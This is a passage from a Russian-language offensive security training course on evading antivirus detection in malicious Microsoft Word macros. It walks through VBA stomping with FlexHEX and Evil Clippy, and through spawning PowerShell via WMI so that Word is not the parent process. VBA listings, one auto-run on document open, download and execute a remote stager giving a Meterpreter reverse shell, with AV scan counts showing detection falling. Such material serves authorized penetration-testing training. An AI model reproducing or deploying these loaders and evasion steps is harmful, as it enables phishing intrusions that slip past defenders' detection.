


Рисунок 70: Версия Microsoft Office и VBA

По двум выделенным фрагментам видно, что P-code в этом документе будет скомпилирован для Office 16. Это указывает на Microsoft Office 2016, который использует `VBE7.DLL` и установлен в папку 32-битной версии (`C:\Program Files(x86)`). Это совпадает с нашей текущей средой.

Пока документ открывается на компьютере с той же версией Microsoft Word, установленной в расположение по умолчанию, исходный VBA-код игнорируется, а вместо него выполняется P-code. Это означает, что в некоторых сценариях исходный VBA-код можно удалить, что определённо может помочь с обходом обнаружения. Как мы покажем, лишь немногие антивирусные продукты вообще проверяют P-code. Концепция удаления исходного VBA-кода получила название затирания VBA.

Выполним эту технику обхода с нашим зашифрованным загрузчиком шеллкода, найдя исходный VBA-код внутри NewMacros, как было показано ранее. Нужно отметить байты, начинающиеся с ASCII-символов `Attribute VB_Name`, как показано на рисунке 71, и выделить все оставшиеся байты.




Рисунок 71: Выделение исходного VBA-кода

Концом P-code будет самый последний байт, как показано на рисунке 72.




Рисунок 72: Выделение до конца исходного VBA-кода

Когда исходный VBA-код выделен, перейдём в Edit > Insert Zero Block и примем размер изменений. Начало изменённого исходного VBA-кода показано на рисунке 73.




Рисунок 73: Изменённый исходный VBA-код

После затирания исходного VBA-кода сохраним документ Microsoft Word и закроем FlexHEX, чтобы он был повторно сжат. Если открыть Word-документ, мы увидим предупреждение безопасности "Enable Content", но при открытии редактора VBA обнаружим, что контейнер NewMacro полностью пуст (рисунок 74).




Рисунок 74: Word-документ с затёртым исходным VBA-кодом

Визуально кажется, что VBA-макрос полностью удалён. Когда мы принимаем предупреждение безопасности и разрешаем выполнение VBA-макроса, заметны две вещи. Во-первых, мы получаем обратную оболочку Meterpreter, что показывает: даже при удалённом исходном VBA-коде P-code выполняется, и атака всё ещё работает. Во-вторых, исходный VBA-код снова появляется внутри редактора VBA, как показано на рисунке 75. Microsoft Word декомпилировал P-code и записал его обратно в редактор во время выполнения.




Рисунок 75: P-code снова появляется в редакторе VBA

Поскольку документ Microsoft Word по-прежнему даёт выполнение кода, главный вопрос в том, снижает ли это уровень антивирусного обнаружения. AntiScan.Me сообщает об улучшении: всего четыре срабатывания вместо семи в предыдущем сканировании (рисунок 76).




Рисунок 76: Обнаружение VBA-документа с затёртым исходным кодом в AntiScan.Me

Это достойный уровень обнаружения, особенно с учётом того, что это один из самых часто используемых типов документов в фишинговых атаках, а внутрь мы встроили очень распространённый стейджер шеллкода. Злоупотребление форматом файлов Microsoft Office для обфускации шеллкода - относительно новая концепция, а части формата файлов всё ещё не документированы, поэтому вполне возможно, что другие техники обхода пока остаются ненайденными.

Важно выбирать корректную версию Office при выполнении затирания VBA, иначе VBA-код вообще не выполнится. В этом разделе мы изучили уровни обнаружения и возможные обходы при размещении загрузчика шеллкода внутри VBA-макроса. Далее ещё сильнее снизим уровень обнаружения, снова используя поэтапную загрузку через PowerShell.

#### 6.7.2.1 Упражнения

1. Используйте FlexHex, чтобы изучить формат файлов Microsoft Word, как объяснялось в этом разделе.
2. Вручную выполните затирание документа Microsoft Word и убедитесь, что он всё ещё работает, одновременно улучшая обход обнаружения.
3. Используйте инструмент Evil Clippy[34] (`C:\Tools\EvilClippy.exe`), чтобы автоматизировать процесс затирания VBA.

## 6.8 Скрываем PowerShell внутри VBA

Ранее мы уже использовали мощную комбинацию PowerShell и Microsoft Office в атаке на стороне клиента. В этом разделе мы снова применим эту связку, чтобы дополнительно снизить уровень обнаружения.

### 6.8.1 Обнаружение загрузчика шеллкода на PowerShell

Одно из преимуществ PowerShell-загрузчика шеллкода заключается в том, что документ, отправляемый жертве, не содержит шеллкод первого этапа. Мы добились этого с помощью PowerShell-команды загрузки, которая скачивала и выполняла полный шеллкод. Напоминание этого кода показано в листинге 244.

```
Sub MyMacro()
  Dim strArg As String
  strArg = "powershell -exec bypass -nop -c iex((new-object system.net.webclient).downloadstring('http://192.
    168.119.120/run.txt'))"
  Shell strArg, vbHide
End Sub
```

Листинг 244 - Базовый PowerShell-загрузчик шеллкода

Поскольку этот код не содержит шеллкод, можно ожидать очень низкого уровня сигнатурного обнаружения. Однако этот код помечают восемь продуктов (рисунок 77), что неожиданно выше, чем у документа Microsoft Word с незашифрованным шеллкодом Meterpreter.




Рисунок 77: Уровень обнаружения PowerShell-загрузчика шеллкода

Высокий уровень обнаружения вызван двумя основными проблемами: использованием метода `Shell` и легко узнаваемой PowerShell-командой загрузки. Сначала разберёмся с `Shell`.

Когда процесс PowerShell создаётся напрямую из VBA-кода через `Shell`, он становится дочерним процессом Microsoft Word. Это подозрительное поведение, и имя этой VBA-функции нельзя легко обфусцировать. В следующих разделах мы попробуем решить обе описанные проблемы.

### 6.8.1.1 Упражнения

1. Выполните сканирование PowerShell-команды загрузки и загрузчика шеллкода.
2. Каков уровень обнаружения, если PowerShell вместо этого скачивает заранее скомпилированную C#-сборку загрузчика шеллкода и динамически загружает ее?

### 6.8.2 Разрыв цепочки с помощью WMI

Чтобы решить эти проблемы, сначала устраним ситуацию, когда PowerShell является дочерним процессом Office-программы, задействовав Windows Management Instrumentation (WMI).[35] WMI - старая нативная часть операционной системы Windows, которая до сих пор слабо документирована и относительно мало известна.

WMI можно использовать для запросов, фильтрации и получения множества сведений об операционной системе Windows. Его также можно применять для запуска разных действий, включая создание нового процесса.

Наша цель - использовать WMI из VBA, чтобы создать процесс PowerShell не как дочерний процесс Microsoft Word. Сначала подключимся к WMI из VBA. Это делается через метод `GetObject`,[36] где указывается имя класса `winmgmts:`.[37] `Winmgmt` - это WMI-служба внутри процесса SVCHOST, работающего под учётной записью LocalSystem. При выполнении действия WMI-служба Winmgmt создаётся в отдельном процессе как дочерний процесс `Wmiprvse.exe`,[38] что позволяет разорвать цепочку между PowerShell и Microsoft Word.

WMI разделён на поставщиков,[39] которые содержат разные функциональные возможности, а каждый поставщик содержит несколько классов, экземпляры которых можно создавать. Чтобы создать процесс PowerShell, мы хотим использовать класс `Win32_Process`[40] из поставщика `Win32`.[41] Класс `Win32_Process` представляет процесс в операционной системе и позволяет выполнять действия, связанные с процессами, например создавать и завершать процессы.

Чтобы создать новый процесс, используем метод `Get` для выбора класса `Win32_Process`, а затем вызываем метод `Create`.[42] Весь вызов создания процесса через WMI можно выполнить из VBA одной строкой, как показано в листинге 245.

```
Sub MyMacro
  strArg = "powershell"
  GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, Null, pid
End Sub

Sub AutoOpen()
    Mymacro
End Sub
```

Листинг 245 - Создание процесса PowerShell с помощью WMI

Метод `Create` принимает четыре аргумента. Первый - имя процесса вместе с аргументами; второй и третий описывают информацию о создании процесса, которая нам не нужна; четвертый - переменная, куда операционная система вернет идентификатор нового процесса.

При выполнении макроса открывается новое приглашение PowerShell, а Process Explorer показывает, что PowerShell действительно запущен как дочерний процесс `WmiPrvSE.exe`, а не Microsoft Word (рисунок 78).




Рисунок 78: Процесс PowerShell как дочерний процесс WmiPrvSE.exe

Это вполне может подойти для наших целей, однако PowerShell запускается как 64-битный процесс, поэтому нужно соответствующим образом обновить скрипт PowerShell-загрузчика шеллкода. Мы можем изменить аргумент PowerShell для метода `Create`, включив в него всю команду загрузки, как показано в листинге 246.

```
Sub MyMacro
  strArg = "powershell -exec bypass -nop -c iex((new-object system.net.webclient).downloadstring('http://192.
    168.119.120/run.txt'))"
  GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, Null, pid
End Sub

Sub AutoOpen()
    Mymacro
End Sub
```

Листинг 246 - PowerShell-загрузчик шеллкода, отделённый от Microsoft Word

Когда мы запускаем встроенный VBA, обратная оболочка Meterpreter выполняется как ожидается и полностью отделена от Microsoft Word. Проверим обновлённый документ через AntiScan.Me:




Рисунок 79: Уровень обнаружения отделённого PowerShell-загрузчика шеллкода

Поскольку семь продуктов помечают наш код, похоже, усилия дали небольшой эффект. Это не обязательно удивительно: VBA-макрос по-прежнему содержит ту же необфусцированную PowerShell-команду загрузки, что и раньше. Однако это был важный шаг, потому что новый VBA-макрос использует не функцию `Shell`, а более неоднозначные методы `GetObject`, `Get` и `Create`, которые для большинства AV-продуктов выглядят более безобидно.

В следующем разделе мы воспользуемся преимуществами отказа от метода `Shell` и обфусцируем VBA-макрос, чтобы дополнительно снизить уровень обнаружения.

### 6.8.2.1 Упражнения

